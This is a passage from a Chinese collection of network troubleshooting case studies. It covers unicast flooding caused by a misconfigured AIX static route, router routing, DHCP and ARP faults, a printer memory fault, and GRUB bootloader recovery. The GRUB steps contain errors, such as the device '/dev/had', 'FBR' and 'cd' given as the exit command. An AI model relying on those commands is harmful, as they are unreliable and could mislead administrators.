Jun 4 23:22:50 CCT: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=3, TRC=0
Jun 5 01:41:47 CCT: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=3, TRC=0
Jun 5 01:42:17 CCT: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=2, TRC=0
Jun 5 01:42:48 CCT: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=3, TRC=0
Jun 5 23:23:36 CCT: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=3, TRC=0
Jun 6 01:41:56 CCT: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=2, TRC=0
Jun 6 01:42:27 CCT: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=3, TRC=0
Jun 6 23:14:36 CCT: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=2, TRC=0
Jun 7 11:16:05 CCT: %SYS-5-CONFIG_I: Configured from console
by cyz on vty0 (22.224.88.27)
Jun 7 11:16:37 CCT: %SYS-5-CONFIG_I: Configured from console
by cyz on vty0 (22.224.88.27)
Jun 7 11:17:02 CCT: %SYS-5-CONFIG_I: Configured from console
by cyz on vty0 (22.224.88.27)
Jun 7 11:17:15 BJ: %SYS-5-CONFIG_I: Configured from console by
cyz on vty0 (22.224.88.27)
Jun 7 23:18:13 BJ: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=2, TRC=0
Jun 7 23:18:44 BJ: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=2, TRC=0
Jun 8 01:42:02 BJ: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=2, TRC=0
Jun 8 01:42:33 BJ: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=3, TRC=0
Jun 8 01:43:04 BJ: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=2, TRC=0
Jun 8 10:58:11 BJ: %CLEAR-5-COUNTERS: Clear counter on all
interfaces by apple on vty0 (22.224.88.24)
Jun 9 01:42:13 BJ: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=2, TRC=0
```

```
Jun 9 01:42:43 BJ: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=2, TRC=0
Jun 9 01:43:13 BJ: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=2, TRC=0
Jun 9 23:20:57 BJ: %AMDP2_FE-5-EXCESSCOLL: Ethernet0/1
TDR=3, TRC=0
```

担心该流量会造成 Cisco Router 相连的生产业务隐患，因此需找到问题原因。

## 定位过程与原因分析

因为 Cisco Router 报日志的时间都在特定的时间点，即 23:10 和 1:40，怀疑有异常的流量存在。在 S3050C\_5F7 上配置端口镜像，对连接 Cisco Router 的 E0/26 端口进行抓包，但没有捕获到异常的流量。

9 日晚，在 S3050C\_5F7 上配置端口镜像进行抓包，发现在出故障时，存在大量的 21.224.28.185 发往 21.224.28.225 的 FTP 报文，报文大小一般是最大帧长 1460 字节，说明 FTP 流量主要是从 185 到 225，但没有另一方向的返回报文。

11 日，对捕获的报文进行分析。

报文的 MAC 都是普通的单播 MAC（源：21.224.28.185 0002-556F-5F47，目的：21.224.28.225 0002-553A-4BE4），重要的是，目的 MAC 并非是广播 MAC FFFF-FFFF-FFFF。在交换机都学习到 MAC 的情况下，应该按图 2 中正常路径进行转发，而不应该扩散到 S3050C\_5F7（如图 2 右侧箭头所指路径标示）。分析产生广播转发的地方只能是 S8016\_A，不会是两台 S3050C。报文是 FTP，对于 TCP 在滑动窗口期应该有 ACK 确认报文返回，否则不会有持续的上万个 FTP 报文被抓到，因此推测从 IBM AIX 到 IBM R6000 是有正常 TCP 报文回送的，但因某种原因，流量转发异常时 S8016 上未存在 IBM AIX 21.224.28.225 的 MAC。

在 S8016\_A 上进行操作，ping 21.224.28.225，之后检查 S8016\_A 的 MAC 表项，发现 225 的 MAC 有时存在有时不存在，但 ARP 表项始终正常。另外，185 的 MAC 始终可以学习到。询问 S8016 研发，对于返回的 ICMP 包，如果目的 MAC 是 S8016 自己的，将进行三层流程处理，不进行二层流程处理，即不进行 MAC 学习操作。测试使用的 ICMP 是三层报文，网络中异常的流量是二层报文。IBM 的 2 台主机由用户其他的团队维护，从用户到应用科，希望能检查这两台 IBM 的情况，但被告知是生产环境的设备，另外告知 185 是 IBM R6000，225 是安装 Windows XP 的普通 PC，如果要查看详细状态，需要向领导申请报告。考虑到 PC 是普通的 Windows XP，应用广泛，没有怀疑其会发出异常的报文，因此重点怀疑 S8016 的处理是否存在问题。

12 日，华三通信决定由总部在大流量下进行模拟复现，同时提供更多的命令，观察 S8016\_A 的状态和学习情况。

在 S8016\_B 上，ping 255，考虑这是在 S8016\_A 上的二

层转发。结果此时 .225 的 MAC 地址学习非常正常。百思不得其解，将捕获的信息反馈总部。

13 日，了解到总部的测试没有复现问题，在 S8016 的观察过程中发现，并不是只有晚上的特定时段才有异常流量，即使下午 17:00 多，也观察到至少 10 多个异常报文（Sniffer 在 S3050C\_5F7 E0/48 下，所在 VLAN 修改成 VLAN 28，指定捕获 21.224.28.225 的报文，这样被异常广播的单播流量将容易看到），特别地总是 .185 到 .225 的流量。按道理说，VLAN 28 所在的网段有不少 28 网段的设备，但为何只有特定主机之间的流量被异常转发？

捕获更多的信息返回总部，但因生产环境限制，绝对不能影响到业务，仍无法在 IBM 主机上进行查看。

当晚，因进展不理想，再次召开多方电话会议讨论决策。在会上，华三通信办事处希望迅速解决问题找到原因消除隐患，要求研发进行现场支持。在共同的问题面前，总部确定由 8016 研发和低端交换机研发共同到现场支持定位。

14 日中午，2 位研发人员到达现场。请网络科用户协调应用科，在 .185 上进行长 ping 目的 .225，便于观察。下午的观察中发现，确实在白天也有异常的流量被广播，持续时间在 30~100 秒，正常时，也能有持续长达半小时以上的正常情况。

15 日继续定位。研发对 S8016 底层代码进行深入分析，基本排除了异常转发时 S8016 学习 MAC 处理错误的可能性，将重点引向一直认为没有问题的 .225 发送的报文上。因为有确定的目的，用户因此认可在 .185 和 .225 所在的交换机 S3050C\_5F5 和 S3050C\_5F1 上，新增测试用 PC，即 PC1 和 PC2，分别配置地址 21.224.28.61 和 21.224.28.62，如图 3 所示。




图 3 新增测试用 PC

在测试中发现，从 PC1 ping .225 的报文不会被广播到 S3050C\_5F7，而且一旦出现 .185 到 .225 的流量被异常转发时，只要 PC1 ping .225，异常转发将立即消失。

分析得出结论，.225 返回到 PC1 的报文会被 S8016\_A 正常学习到 MAC。为何 IBM AIX 对于不同 IP 的同网段主机，返回的报文有区别？在 PC2 上，对 IBM AIX 所在的端口

E0/44 进行镜像抓包发现：

目的地址为 PC1 .61 的正常报文抓包。

目的地址为 IBM R6000 .185 的异常报文抓包。

对比发现，.225 在返回 PC1 的报文时，填充的目的 MAC 正常，是 PC1 的真实 MAC：000C-290F-8D6B。在返回 IBM R6000 的报文时，填充的目的 MAC 不是 R6000 的 MAC 0002-556F-5F47，而是 S8016 的三层虚接口 VRRP 的虚 MAC：0000-5E00-011C。根据 S8016 的转发流程，这样的报文走三层流程，因此不进行 MAC 学习。

为确认起见，下午返回办事处进行电话会议讨论。讨论中对比了各系列交换机的处理机制并进行问题分析，最终确认，正是因为 .225 因某种原因将二层报文的目的 MAC 封装成网关的 MAC，而导致 S8016\_A 无法进行 MAC 学习，最终出现 S8016 因没有 MAC 进行 VLAN 内广播而导致问题的出现。影响范围仅限于 .225 和 .185 之间的通信，但究竟是 .225 的问题还是 .185 的问题呢？

因时间原因，决定在 S3050C\_5F1 和 5F5 上继续抓包，观察 ARP 的学习情况。

18 日上午，在疑点比较明确指向 .225 和 .185 的前提下，应用科配合登上 21.224.28.225 观察，结果发现：

- (1) .225 并不是之前所说的运行 Windows XP 的普通 PC，而是一台 IBM AIX 主机，操作系统是 AIX Version 5.2。
- (2) .225 上配置了一条怪异静态路由，指向同网段的主机：21.224.28.185 下一跳 21.224.28.254。
- (3) .225 的 ARP 表项学习到了 .185 的 ARP 信息，但在发给 .185 的二层报文并未填充该正确 MAC。

应用科的工程师观察多台 IBM AIX 主机，发现只有 .225 上配置了比较奇怪的静态主机路由（有 2 条，正是其中目的地址是 21.224.28.185 的路由导致该问题出现；另外一条目的地址为 21.224.28.50 的路由，可能也会导致类似问题）。正常情况下，同网段主机之间的通信进行二层转发，不需要配置

三层路由。

找到一台测试用 IBM R6000 主机，操作系统也是 IBM AIX Version 5.2，分别在不配置主机路由和配置主机路由的情况下，对发出报文进行抓包观察，结果正如我们的推测。

不配置主机路由的正常返回报文，可以发现目的 MAC 是正确的对端 MAC。

配置主机路由的异常返回报文，可以发现目的 MAC 是 S8016 的虚 MAC。

### 取消不正确静态主机路由

按协议规定和正常转发流程，同网段两台主机 PC1 和 PC2 通信，PC1 发送报文时，目的 MAC 应该直接填充 PC2 的 MAC，PC2 的回应报文也是一样的流程。交换机直接进行二层转发。

福建省中行 FTP 的流量被异常广播到其他的 S3050C 交换机，出现问题范围仅限于 21.224.28.185 和 21.224.28.225 这两台 IBM 主机。出现问题时，.225 本应直接封装对方 .185 的 MAC，S8016 进行二层报文转发，但实际上 .225 错误地将 S8016 虚 MAC 填充为目的 MAC，在 S8016 上进入三层转发流程而不进行 MAC 地址学习。出现该问题原因正是 21.224.28.225 错误地配置了静态主机路由。这样，在 S8016 学习不到 .225 的 MAC 的情况下，将目的是 .225 单播的报文在同 VLAN 内广播转发，进而扩散到其他交换机 S3050C\_5F7，因为该交换机下挂的 Cisco Router 比较旧，端口协商在 10M 半双工，承受的流量有限，一旦有其他的报文被转发到该端口，过大的流量就会导致出现流量过载告警。在持续时间长的情况下，还可能因为流量过载导致正常的业务中断。

解决办法是取消 IBM AIX 21.224.28.225 上的不正确静态主机路由。

## 路由器为何发包失败

在路由器的配置过程中，经常会碰到这样的问题：网络通信正常，路由器可以成功路由数据包到目标网络，但是从路由器发的数据包却传送失败，故障表现为路由器 ping 目标网络失败。以下一则实例介绍此类故障的简单分析与排除。

我单位网络结构如图 1 所示。网络相应配置完成后，网络通信正常，从 PC（6.159.245.195）向目标网络（6.159.245.65/26）发送 ping 时，路由器 R1 可以成功转发数据包，然而从 R1 向目标网络（6.159.245.65/26）发送 ping 时，出现 ping 失败。




图 1 网络结构图

首先跟踪 ping 所经过的路径。检查 R1 的路由表（见图

2)，目标地址 6.159.245.65 可以与路由表中 0.0.0.0/0 相匹配，检查 R2、R3、R4 的路由表，均可以发现与目标地址匹配的路由表项。

```
R1(config)#sh ip route
Routing Table:

```

Destination/Mask	Proto	Pref	Metric	NextHop	Interface
0.0.0.0/0	Static	60	0	71.170.0.145	Serial0
6.159.245.192/26	Direct	0	0	6.159.245.153	Ethernet0
6.159.245.192/32	Direct	0	0	127.0.0.1	LoopBack0
71.170.0.144/30	Direct	0	0	71.170.0.145	Serial0
71.170.0.145/32	Direct	0	0	71.170.0.145	Serial0

图2 R1路由表

然后跟踪 ICMP 回应数据包所经过的路径。为完成这一步骤，首先要明确回应数据包的源地址，PC 发送 ping 时，回应数据包的目标地址就是 6.159.245.195，而路由器 R1 发送 ping 时，回应数据包的目标地址就是 71.170.0.146。

对照 R4 的路由表（见图 3），可以发现与 6.159.245.195 匹配的路由表项，而未发现与目标地址 71.170.0.146 相匹配的路由表项。看来 ICMP 的回应数据包在 R4 处理时被丢弃了，所以从 R1 向目标网络 R4（6.159.245.65/26）发送

ping 时，出现 ping 失败。

```
R4#sh ip route
Routing Table:

```

Destination/Mask	Proto	Pref	Metric	NextHop	Interface
6.159.0.0/16	Static	60	0	71.170.0.209	Serial0
6.159.245.64/26	Direct	0	0	6.159.245.65	Ethernet0
36.136.32.0/24	Static	60	0	36.136.1.1	Serial1
36.136.1.0/30	Direct	0	0	36.136.1.1	Serial1
36.136.1.1/32	Direct	0	0	36.136.1.1	Serial1
71.170.0.208/30	Direct	0	0	71.170.0.209	Serial0
71.170.0.209/32	Direct	0	0	71.170.0.209	Serial0
71.170.0.210/32	Direct	0	0	127.0.0.1	LoopBack0

图3 R4路由表

在路由器 R4 上增加一条指向 71.170.0.144/30 的静态路由，下一跳的地址为 71.170.0.214，完成后，在 R1 向 R4 发送 ping 时，发现一切正常了。

此类网络故障尽管不会影响网络的正常通信，并且排除的过程也很简单，但在网络故障的分析与排除时，我们要考虑完整的通信过程。

## 不可忽视打印机内存

我们的打印机是 Legend Z33 型号的喷墨打印机，连在 3 台计算机上，由 8 口交换机连接。3 台计算机分别是旧联想计算机、清华紫光（2005 年）和方正计算机（2007 年）。

刚开始是清华紫光计算机和方正计算机共享连接打印，一切正常。但是自从旧联想计算机（2001 年）接入后，只有联想计算机不能进行打印。重新格式化安装联想计算机后，故障依旧，如图 1 所示。




图1 打印失败提示对话框

把打印机安装在联想计算机上，看是否能运行。可是在安装打印机驱动程序的过程中，弹出如图 2 所示的错误提示。



图2 安装过程中出现错误提示

我们知道，Lexbces.exe 文件是支持网络打印服务的程序文件，它出现故障，必然引起网络打印故障。重新把打印机安装在方正计算机上，在安装驱动程序过程中，故障现象同上。再次把打印机安装在清华紫光计算机上，还是这样的故障。

难道打印机内存出现问题？因为打印机用内存存储要打印的数据，但如果内存不足，则每次传输到打印机的数据就很少。客户端在打印的过程中（网络打印时），往往会遇到这样的情况：能够正常打印前几页，而随后的打印作业会出现无法打印的现象，或产生意想不到的打印效果（如打出白纸）等，而在主机上打印完全正常。

我们做出判断，打印机内存有问题。由于 Legend Z33



是比较老的打印机，现在已经很难找到了。为了证实我们的判断，还是到旧货市场上买来了相应的打印机内存，安装上

以后，一切正常。

## 恢复 GRUB 系统引导器

广西 刘源

GRUB 是一个非常强大且稳定的操作系统引导器，它不仅能引导 Linux 系统，而且也能引导 Windows 系统+Linux 系统的多系统方式。由于 GRUB 引导器安装的灵活性和引导的高安全性，使得越来越多的用户都在使用 GRUB 来引导操作系统。

可是有时候，由于某种病毒或其他安全威胁的破坏，以及操作者改变了分区表或不小心删除了某个必要的 GRUB 引导文件，致使操作系统不能正常引导的事故时有发生。因此，了解各种恢复 GRUB 引导器的方法，对于网管员非常有必要。

### 第一类：通过传统方法恢复 GRUB 操作系统引导装载器

这里所说的传统方法也就是用某种 Linux 发行版本的安装光盘来恢复 GRUB。如果您手上刚好有某种 Linux 发行版本的安装光盘，那么当 GRUB 系统引导器不能引导系统启动时，您就可以通过此安装光盘启动进入系统救援模式，然后重新安装 GRUB 系统引导器，就可以使 GRUB 引导菜单起死回生了。

我们现以 Red Hat Linux 系统安装光盘为例，通过安装光盘恢复 GRUB 引导器的具体步骤如下。

(1) 要想从安装光盘恢复引导器，首要条件是第一引导设备必须是光驱，要达到这个要求，就要在系统刚启动时进入 COMS 中，把光驱设置为第一引导设备。由于各种类型的主板所使用的 BIOS 软件不相同，因此进入 BIOS 设置界面的方法也不相同。现以常见的一种进入 BIOS 设置界面的方法为例来说明。

在系统启动初按【Del】键进入 BIOS 设置，在高级 BIOS 设置项中，修改第一个启动设备为光驱，然后放入 Linux 9.0 安装盘的第一张光盘，按【F10】键保存退出。

(2) 当系统重新引导后，在出现系统安装方式选择界面时，按【F5】键，并在提示符下输入如下的命令，然后按回车键，就开始进行救援模式引导系统。

```
# boot: linux rescue
```

由于它的启动过程与正常安装系统时的操作差不多，只要按提示选择输入输出设备，以及选择系统使用哪种语言等就可以了。所以它启动过程的具体操作方式也就不在此作特别说明了。

(3) 进入救援模式终端后，我们就可以通过输入一系列的命令来进行 GRUB 的重新安装工作。

下面是一个 GRUB 具体安装过程的例子。读者在实际操

作过程中，可根据自己系统状况对其中的某些项做相应的改变，不能全部套用。

```
# chroot /mnt/sysimage
# 改变根目录所在的位置，这在进入救援模式后有提示的。
# cd /boot
# 进入引导目录。
# grub-install /dev/had
# 在系统中的第一块硬盘上安装 GRUB。
# grub> root (hd0, 6)
# 指 Linux 系统根分区所在第一块硬盘中的位置，具体的分区数字根据你的实际情况来决定。
# grub> setup (hd0)
# 安装 GRUB 到第一块硬盘的 FBR 区中。
# grub> cd
# 退出 GRUB 安装模式。
# reboot
# 重新引导系统。
```

在这里，各位读者需要注意的是：在 GRUB 安装模式下，所有的硬盘类型都用“hd”表示，并且第一块硬盘是从 0 开始编号的。另外，在这种模式下，硬盘中的分区号都是从 0 开始进行编号的，由于每一个硬盘中允许有 4 个主分区，因此主分区是从 0~3，而逻辑分区都是从 4 开始的。这两点在下面的其他恢复 GRUB 的方法中同样适用。

通过安装光盘恢复 GRUB 引导器是一种非常简单易行的方法，但只能被那些拥有某种 Linux 发行版本安装光盘的用户所采用，而现在绝大多数的 Linux 用户都是直接从网上下载某种发行版本到计算机后，直接通过硬盘安装的。因此，对于这类读者朋友，就得使用第二类方法了。

### 第二类：通过借助方法恢复 GRUB 引导器

现在将要介绍这个恢复 GRUB 引导器的类别，包括两种方法，这两种方法都必须借助一定的条件才能完成。

(1) 第一种是借助恢复 GRUB 引导器的方法，它的首要条件是 GRUB 引导器并没有丢失，而只是由于系统分区表的改变所引起的引导信息错误所致。

出现这类 GRUB 引导器故障，一般是在您增加或减少硬盘中的分区后引起的。当分区表被改变后，如果重新启动系统，系统将自动进入 GRUB 命令行模式，让您修复 GRUB 引导器。

其实，具体的方式和通过安装光盘进入救援模式进行恢复方法大体相同，只是更加简单而已，所以，也不能完全说是真正的另一种方法。

下面这个实例是由于分区表被改变后修复 GRUB 的例子。

当系统启动到出现 GRUB> 的提示符时，通过输入以下两个命令就可以恢复 GRUB 引导器：

```
grub>root (hd0, 6)
#指定 Linux 系统根分区，以硬盘中 Linux 安装在哪个分区来定。
grub>setup (hd0)
#指定 GRUB 安装到第一块硬盘的 FBR 区中。
```

进行上面的操作后，GRUB 就会自动查找系统中安装的操作系统的引导菜单。虽然恢复的方法与上述通过安装光盘恢复有相似之处，但引起 GRUB 故障的原因和严重程度并不相同，因此把它作为一个独立的解决方法列了出来。

(2) 第二种解决 GRUB 引导器的方法不仅要借助于第三方软件，而且必须在系统中安装有 Windows XP 操作系统。这对于安装有 Windows XP 和 Linux 发行版本多系统的朋友，在重装 Windows XP 系统后恢复 GRUB 引导器时特别有用（对于安装 Windows 2000、2003、Vista 系统的用户也是有用的）。

这种方法是借助 Windows XP 引导文件之一的“boot.ini”和一个叫“grub4dos”的软件来实现的。在恢复 GRUB 前，需要从网上下载 Grub for DOS 压缩包到 Windows XP 系统中的 C 盘根目录下。具体操作步骤如下。

(1) 解压 Grub for DOS 压缩包中的所有文件到 C 盘根目录下，用记事本打开 C 盘根目录下的“boot.ini”文件，然后在它的文本内容末尾加入“C: \grldr="grub for dos"”这样一行后，保存退出。如果此文件设置了只读属性，在打开前应取消它的只读属性，修改保存后再重新设置这种

属性。

(2) 进入 C 盘根目录中 BOOT 目录下的 GRUB 目录，用记事本打开其中的“menu.lst”文件，删除其中所有的内容后，加入如下内容：

```
title setup grub
#设置安装 GRUB 时显示的标题
root (hd0, 6)
#指定 Linux 系统所在硬盘中的分区
Setup (hd0)
#指定 GRUB 安装在第一硬盘中的 FBR 区中
```

(3) 保存此文件，重新启动系统。当出现操作系统选择菜单界面时，选择“Grub for DOS”项，按回车键。在随即出现的另一个界面中选择在 menu.lst 文件中设置的 GRUB 安装标题“setup grub”，再按回车键，此时就会按 menu.lst 文件中设置的内容开始安装 GRUB。当出现提示安装完成后，重新启动系统，就会出现 GRUB 引导菜单了。

GRUB 是引导装入器（Boot Loader），它负责装入内核并引导 Linux 系统。GRUB 还可以引导其他操作系统，如 FreeBSD、NetBSD、OpenBSD、GNU HURD 和 DOS，以及 Windows 95/98/NT/2000。引导操作系统很重要，如果引导装入器不能很好地完成工作或者不具有弹性，就可能锁住系统而无法引导计算机。另外，好的引导装入器可以给您灵活性，让您可以在计算机上安装多个操作系统，而不必处理不必要的麻烦。

## 借助工具解决 DHCP 故障

我们的网络结构比较复杂，网络中心的路由器一个端口为教室提供 DHCP 及路由服务，一个端口和教室的计算机连在一起，教室机通过服务器提供的 DHCP 服务得到 IP 地址。在运行一段时间后，我们发现教室不少计算机经常不能访问网络和 LAN，于是进行如下检查工作。

1. 检查计算机系统本身，重做系统，换网卡，不能解决

2. 检查网络

(1) 运行 ipconfig 命令，得到的信息是：IP 地址范围为 169.254.x.x。显然没有从服务器获得正确的 IP 地址。

(2) 继续检查线路连通性，用测线仪发现连通性没有问题。查各个交换机，各个端口闪烁正常，而且主机的网卡指示灯闪烁也正常，也没有问题。

(3) 检查 DHCP 地址池没有用完，也没有问题。

(4) 使用网管工具 EtherPeer NX，这是一个非常好用的网络分析工具。打开软件开始分析，由于网络上数据包比较多，监听时，我设置了只监听 DHCP 协议。

在 Capture 窗口的 Filters 选项卡中选 DHCP 协议，结

山东省平度第一中学 高新成果发现，有一些包不是从相应 DHCP 服务器发出的回应包，而是从教室路由器端口发出的，结果一些计算机不停地重复广播包，显然是计算机不能获得正确的 IP 地址。再用一台实验机测试，同样获取不到正确地址，进一步证实了我们的判断。EtherPeer NX 分析如图 1 所示。




图 1 EtherPeer NX 分析图

查找资料，许多 DHCP 客户端不能从 DHCP 服务器取得 IP 地址，出现这种故障现象的原因可能有多种。

(1) DHCP 服务器的 IP 地址更改了，且当前 DHCP 客户端不能获得该新的 IP 地址。

因为 DHCP 服务器只能对和它的 IP 地址具有相同网络 ID 的作用域请求服务，所以要确保 DHCP 服务器的 IP 地址处于和它所服务的作用域相同的网络范围中。除非使用超级作用域，否则 192.168.0.0 网络中具有 IP 地址的服务器不能从作用域 10.0.0.0 中指派地址。这个原因与我们的情况不符。

(2) 相同的局域网 (LAN) 上存在多个 DHCP 服务器。

解决方案是确保您没有在具有重叠作用域的不同局域网配置多个 DHCP 服务器。但您需要排除这种可能存在的情况：即其中一个有问题的 DHCP 服务器是 Small Business Server (SBS) 的计算机。按照设计，DHCP 服务器的服务在

SBS 下运行时，会在局域网检测到另一台 DHCP 服务器时自动停止。

很明显，我们的情况属于是第 2 条原因，也就是说路由器把教室那边的 DHCP 广播包也发到教室这边的子网，教室的计算机没有获取 IP，一旦发包，也就相当于两台 DHCP 服务器同时发了包，所以也就不能正确地获得 IP。

这也把我原先的一些错误想法给纠正了，原先我以为教室机离 DHCP 服务器近，会先得到 DHCP 服务器的回应而得到正确的地址，事实上由于以太网的广播机制，可能教室机在收到后获取的包也会引发相应的回应。这样就出现了错误。

找到了问题，解决方法也自然就出来了，在路由器访问控制列表加上对 UDP、67、68 端口的限制，网络恢复正常。

## 排查网络周期性中断故障

近来我单位局域网上互联网每隔 2~3 天就会中断（严重时每天都会中断），单位局域网内所有 PC 不能正常访问互联网，局域网畅通。重新启动 BD7208 路由器，恢复正常。我单位网络拓扑图如图 1 所示。




图 1 网络拓扑图

### 排查故障

根据故障现象，我们首先排查硬件问题。网络中断后，在局域网利用 telnet 命令可正常登录到 BD7208 路由器上，说明 BD7208 路由器并没有死机。ping 互联网 61.178.180.1 网关不通。而重新启动 BD7208，网络畅通。由此排除端口硬件故障问题。

另一种原因就是软件协商问题，即 BD7208 路由器和电信局设备之间 ARP 协商可能有问题。我们又做了进一步分析排查。

正常情况下，当 BD7208 发送 ARP Request 广播请求

华亭煤业集团公司 魏其东  
报文获取电信网关 (61.178.180.1) 的 MAC 地址时，电信局华为 S8505 收到这个报文后，就会将其向上一级进行正常的转发，电信网关服务器收到此报文后查看自己的 IP 地址和 BD7208 发送 ARP Request 请求报文中的目的 IP 地址 (61.178.180.1)，若一致，电信网关服务器就会对 BD7208 发送的 ARP Request 请求报文进行响应，回复目的地址为 61.178.180.181 的 ARP Response 单播报文给 BD7208，以告知其相应的 MAC 地址，同时将发送端的 MAC 地址和 IP 地址存入自己的 ARP 缓存表中。电信局华为 S8505 收到这个报文后，查看目的地址为 61.178.180.181，而这个地址并没有在其设备上，就会做相应的转发。BD7208 收到此 ARP Response 回复报文后，就会将这个相应的 IP 地址和 MAC 地址存入自己的 ARP 缓存表中。这样 BD7208 和电信网关服务器之间就可以建立正常的通信，网络就会畅通。

采用 Telnet 登录再启动 BD7208 路由器，清空 BD7208 路由器上 ARP 缓存，重新插拔 BD7208 路由器与互联网网线，重新关闭再启动电源，实质上都是清空了 BD7208 路由器的 ARP 缓存表，让 BD7208 重新发送 ARP Request 请求报文，又建立了正常通信，网络也就恢复正常。可见只要 BD7208 首先发送 ARP Request 请求报文，网络就畅通。

局域网不能连通互联网时，从 BD7208 上 ping 互联网网关 61.178.180.1 不通，然后在 BD7208 上清除 ARP 缓存表，就可以 ping 通。具体操作如下：

```
DCOM7208_config#ping 61.178.180.1
```



```
ping 61.178.180.1 (61.178.180.1): 56 data bytes
.....
--- 61.178.180.1 ping statistics ---
5 packets transmitted, 0 packets received, 100% packet loss
BDCOM7208_config#
BDCOM7208_config#exi
BDCOM7208#
BDCOM7208#clear arp 清除 BD7208 缓存表
BDCOM7208#
BDCOM7208#ping 61.178.180.1
ping 61.178.180.1 (61.178.180.1): 56 data bytes
!!!!
--- 61.178.180.1 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0/2/10 ms
```

清除 BD7208 缓存 (Clear arp) 后，Debug 显示信息说明网络连接畅通。

```
2007-10-23 15:01:59 IP ARP: created an incomplete entry for IP
address 61.178.180.1, GigaEthernet0/1
2007-10-23 15:01:59 IP ARP: sent req src 61.178.180.181
00:e0:0f:82:12:a1,
dst 61.178.180.1 00:00:00:00:00:00, GigaEthernet0/1
2007-10-23 15:01:59 IP ARP: rcvd reply src 61.178.180.1
00:90:1a:42:46:89, dst 61.178.180.181, GigaEthernet0/1
```

之后，同电信局网管员联系，采取了同样的操作措施。让电信局的网关服务器（源地址 61.178.180.1）首先向 BD7208 路由器（目的地址 61.178.180.181）发送 ARP 请求时，网关服务器（61.178.180.1）和 BD7208 路由器（61.178.180.181）之间的通信也可以建立，测试网络畅通。

但采取上述措施后，互联网只是暂时恢复正常，2~3 天后故障依旧。为了更进一步查清问题，在互联网中断时，我们通过抓包查看，发现了异常。互联网口抓包信息如图 2 所示。

从抓包信息可以看出，源地址为 125.75.234.1 (sender internet addr) 向目的地址为 61.178.180.181 (target internet addr) 发送 ARP Request 请求报文，而不是 61.178.180.1 发送 ARP 请求。随后和电信局网管员联系，才知道 125.75.234.1 地址并不是电信局做的一种代理，而是在电

信网关服务器上所做的一个 Loopback 地址，目的是和 61.178.180.1 一样起到网关的作用。



图 2 互联网口抓包信息

这就说明，互联网不通时正是由于 125.75.234.1 地址向目的地址 61.178.180.181 发送 ARP Request 报文请求，BD7208 收到此报文后，按 BD7208 路由器的处理机制（BD7208 路由器只会响应和其在同一网段的 ARP Request 请求报文），对不在同一网段的 ARP 请求出于网络安全的考虑采取了丢弃处理（filtered）。BD7208 debug 显示信息：

```
2007-10-22 06:01:23 IP ARP: req filtered src 125.75.234.1
00:90:1a:42:46:89, dst 61.178.180.181 00:00:00:00:00:00, wrong cable,
GigaEthernet0/1
```

## 电信网关服务器设置有两个网关地址

